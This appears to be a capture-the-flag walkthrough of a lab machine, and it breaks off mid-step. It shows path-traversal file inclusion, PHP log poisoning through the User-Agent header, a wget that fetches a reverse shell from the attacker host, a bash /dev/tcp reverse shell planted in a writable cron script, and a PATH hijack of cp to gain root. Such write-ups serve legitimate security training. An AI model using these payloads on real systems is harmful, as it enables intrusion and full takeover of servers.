


Test Page. Not to be Deployed

```
10.2.116.67 - - [19/Mar/2024:11:16:09 +0530] "GET / HTTP/1.0" 200 19462 "-" "-" 10.2.116.67 - - [19/Mar/2024:11:16:10 +0530] "GET
"Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 10.2.116.67 - - [19/Mar/2024:11:16:10 +0530] "G
/2024:11:16:10 +0530] "POST /sdk HTTP/1.1" 404 455 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/ns
"GET /evox/about HTTP/1.1" 404 455 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 10.2.116
HTTP/1.1" 404 455 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 10.2.116.67 - - [19/Mar/202
10.2.116.67 - - [19/Mar/2024:11:16:12 +0530] "GET / HTTP/1.1" 200 19443 "-" "-" 10.2.116.67 - - [19/Mar/2024:11:18:18 +0530] "GET
rv:109.0) Gecko/20100101 Firefox/115.0" 10.2.116.67 - - [19/Mar/2024:11:18:19 +0530] "GET /layout/styles/layout.css HTTP/1.1" 200
x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.2.116.67 - - [19/Mar/2024:11:18:19 +0530] "GET /layout/scripts/jquery.mobileme
"Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.2.116.67 - - [19/Mar/2024:11:18:19 +0530] "GET /layou
"http://10.10.177.210/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.2.116.67 - - [19/Mar/2024:11:18
200 30663 "http://10.10.177.210/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.2.116.67 - - [19/Mar/
HTTP/1.1" 200 1542 "http://10.10.177.210/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.2.116.67 - -
/framework.css HTTP/1.1" 200 2178 "http://10.10.177.210/layout/styles/layout.css" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/2
```


The first try worked, which is good.

Now we will need to open up burpsuite and intercept a request, we need to edit the user agent string to include .php code, since each entry to the access.log includes the user agent



```
GET /test.php?view=/var/www/html/development_testing/..//..//..//..//..///var/log/apache2/access.log HTTP/1.1
Host: mafialive.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1


```

Right click on it and click ***“Send to Repeater”***, which allows us to edit it and send another request to make edits and view output.



```
GET /test.php?view=
/var/www/html/development_testing/..//..//..//..//..///var/log/apache2/access.log
HTTP/1.1
Host: mafialive.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
```

```
10.2.116.67 - - [19/Mar/2024:11:34:14 +0530] "GET
/test.php?php://filter/convert.base64-encode/resource=/var/www/html/development_testin
g/testphp HTTP/1.1" 200 473 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0"
10.2.116.67 - - [19/Mar/2024:11:34:22 +0530] "GET
/test.php?php://filter/convert.base64-encode/resource=/var/www/html/development_testin
g/testphp HTTP/1.1" 200 473 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0"
10.2.116.67 - - [19/Mar/2024:11:34:37 +0530] "GET
/test.php?view=php://filter/convert.base64-encode/resource=/var/www/html/development_t
esting/testphp HTTP/1.1" 200 473 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0"
10.2.116.67 - - [19/Mar/2024:11:34:43 +0530] "GET
/test.php?view=php://filter/convert.base64-encode/resource=/var/www/html/development_t
esting/test.php HTTP/1.1" 200 1072 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0"
10.2.116.67 - - [19/Mar/2024:11:41:18 +0530] "GET
/test.php?view=/var/www/html/development_testing/mrrobot.php HTTP/1.1" 200 486
"http://mafialive.thm/test.php?view=php://filter/convert.base64-encode/resource=/var/w
ww/html/development_testing/test.php" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0"
10.2.116.67 - - [19/Mar/2024:11:41:31 +0530] "GET
/test.php?view=/var/www/html/development_testing/..//..//..//..//..//etc/passwd
HTTP/1.1" 200 949 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0"
10.2.116.67 - - [19/Mar/2024:11:52:33 +0530] "GET
/test.php?view=/var/www/html/development_testing/..//..//..//..//..///var/log/apache2/
access.log HTTP/1.1" 200 47538 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0"
10.2.116.67 - - [19/Mar/2024:12:01:33 +0530] "GET
/test.php?view=/var/www/html/development_testing/..//..//..//..//..///var/log/apache2/
access.log HTTP/1.1" 200 47536 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0"
</div>
</body>
```


You can see on the right hand side the logs that we visited with access.log and the user agent, which is what we will use to execute code.

Now to upload our reverse shell, we need to start a server

We can do this by navigating to the folder which has our reverse shell

And doing

`python -m http.server 80`




```
┌──(jason㉿kali)-[~/shells/php]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Now to execute a command, we need to add a parameter ***'cmd'*** to our link. What I will do is I will upload a reverse shell by using ***wget***

Now, to get the request, we need to go back to burpsuite and turn intercept on, and input this in our browser:

`mafialive.thm/test.php?view=/var/www/html/development_testing/..//..//..//..//..///var/log/apache2/access.log&cmd=wget http://10.2.116.67/php-reverse-shell.php`

Now right click on the intercepted request in burpsuite, and Send to Repeater.




```
GET /test.php?view=
/var/www/html/development_testing/..//..//..//..//..///var/log/apache2/access.log&cmd=
wget%20http://10.2.116.67/php-reverse-shell.php HTTP/1.1
Host: mafialive.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
```

This is what it should look like.

- Notice the %20, that is URL encoding for a space

Now we edit the user agent to


```
<?php system($_GET[‘cmd’]); ?>
```



```
GET /test.php?view=
/var/www/html/development_testing/..//..//..//..//..///var/log/apache2/access.log&cmd=
wget%20http://10.2.116.67/php-reverse-shell.php HTTP/1.1
Host: mafialive.thm
User-Agent: <?php system($_GET['cmd']); ?>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
```

And now click on ‘Send’:

And now notice the results in the ***access.log*** page:




```
      "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
9510 10.2.116.67 - - [19/Mar/2024:12:08:44 +0530] "GET
     /test.php?view=/var/www/html/development_testing/..//..//..//..//..///var/log/apache2/
     access.log&cmd=wget%20http://10.2.116.67/php-reverse-shell.php HTTP/1.1" 200 47605 "-"
      "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
9511 10.2.116.67 - - [19/Mar/2024:12:11:37 +0530] "GET
     /test.php?view=/var/www/html/development_testing/..//..//..//..//..///var/log/apache2/
     access.log&cmd=wget%20http://10.2.116.67/php-reverse-shell.php HTTP/1.1" 200 47621 "-"
      ""
9512 </div>
```

In line 9510, the user agent is our regular one (Mozilla/5.0 Linux etc.)

But on line 9511, the user agent string isn't there, which confirms that we have changed the user string to run php code.

We can confirm that the php code is ran from looking at our http server:




```
┌──(jason㉿kali)-[~/shells/php]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.177.210 - - [19/Mar/2024 01:43:01] "GET /php-reverse-shell.php HTTP/1.1" 200 -
```

Reverse Shell

So, let's see if we can get a reverse shell now. We will start off by starting out netcat listener:

`nc -nvlp 1234`




```
┌──(jason㉿kali)-[~/thm/archangel]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
```

Or whatever port is on your reverse shell code. Mine is 1234 for instance.

Now to execute the reverse shell code, we simply just need to file the file name in the URL:

`mafialive.thm/php-reverse-shell.php`




```
┌──(jason㉿kali)-[~/thm/archangel]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.2.116.67] from (UNKNOWN) [10.10.177.210] 39728
Linux ubuntu 4.15.0-123-generic #126-Ubuntu SMP Wed Oct 21 09:40:11 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 12:17:12 up  1:06,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Nice, we got our reverse shell. Now, it's time for us to privilege escalate.


Running ***sudo -l*** returns nothing, as well as no SUID commands available.

Looking at crontabs ***(cat /etc/crontab)***, we can find an interesting line being run every minute:




```
# m h dom mon dow user  command
*/1 *   * * *   archangel /opt/helloworld.sh
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```

Let's go take a look at ***helloworld.sh***, and see what it does



```
$ cat helloworld.sh
#!/bin/bash
echo "hello world" >> /opt/backupfiles/helloworld.txt
$ █
```

Seems fairly simple, not much here, but take a look at the permissions:



```
$ ls -l helloworld.sh
-rwxrwxrwx 1 archangel archangel 66 Nov 20  2020 helloworld.sh
$ █
```


Horizontal Escalation

It's owned by user ***archangel***, and anyone can run it, meaning we can edit the file to be able to escalate to user ***archangel*** (since that is who it is run by in the crontab)

To do this, we can do:

```
echo "bash -c 'exec bash -i &>/dev/tcp/10.2.116.67/1236 <&1'" > helloworld.sh
```


Now we set up another ***netcat*** listener and we wait for one minute:



```
┌──(jason㉿kali)-[/usr/share/webshells/php]
└─$ nc -nvlp 1236
listening on [any] 1236 ...
connect to [10.2.116.67] from (UNKNOWN) [10.10.177.210] 60952
bash: cannot set terminal process group (1384): Inappropriate ioctl for device
bash: no job control in this shell
archangel@ubuntu:~$
```


And we're in!

Let's get the user flags now



```
archangel@ubuntu:~$ cat user.txt
cat user.txt
thm{lf1_t0_rc3_1s_tr1cky}
archangel@ubuntu:~$
```

And the other one:




```
archangel@ubuntu:~/secret$ cat user2.txt
cat user2.txt
thm{h0r1zont4l_pr1v1l3g3_2sc4ll4t10n_us1ng_cr0n}
archangel@ubuntu:~/secret$
```

Privilege Escalation

Doing ***sudo -l*** returned nothing since it required a password

Searching for ***SUID*** commands

`find / -user root -perm /4000 2>/dev/null`




```
archangel@ubuntu:~$ find / -user root -perm /4000 2>/dev/null
find / -user root -perm /4000 2>/dev/null
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/bin/umount
/bin/su
/bin/mount
/bin/fusermount
/bin/ping
/home/archangel/secret/backup
```

Interesting, let's take a look at the last line ***/home/archangel/secret/backup***

Now because backup is a binary, doing cat backup will return a bunch of random text, but we can extract readable text doing:

`strings backup`

And we can find a very interesting line:



```
[]A\A]A^A_
cp /home/user/archangel/myfiles/* /opt/backupfiles
:*3$"
GCC: (Ubuntu 10.2.0-13ubuntu1) 10.2.0
```

It’s running a cp command as root user.

Going to gtfobins doesn’t reveal much since you can’t execute a command using cp.

However, we can work around this by editing the ‘cp’ command to do what we want.

So, we create a new file called ‘cp’

```
-  touch cp
```

And we add the line ‘bash -p’ (running bash as privileged user)

```
-  echo ‘bash -p’ > cp
```

Now to make this local cp file take precedence we need to add executable permissions


```
-  chmod +x cp
```

Now we add this folder to our list of PATH folders by doing:

```
export PATH=/home/archangel/secret:$PATH
```

And to confirm the local ‘cp’ file is being use, we can use:

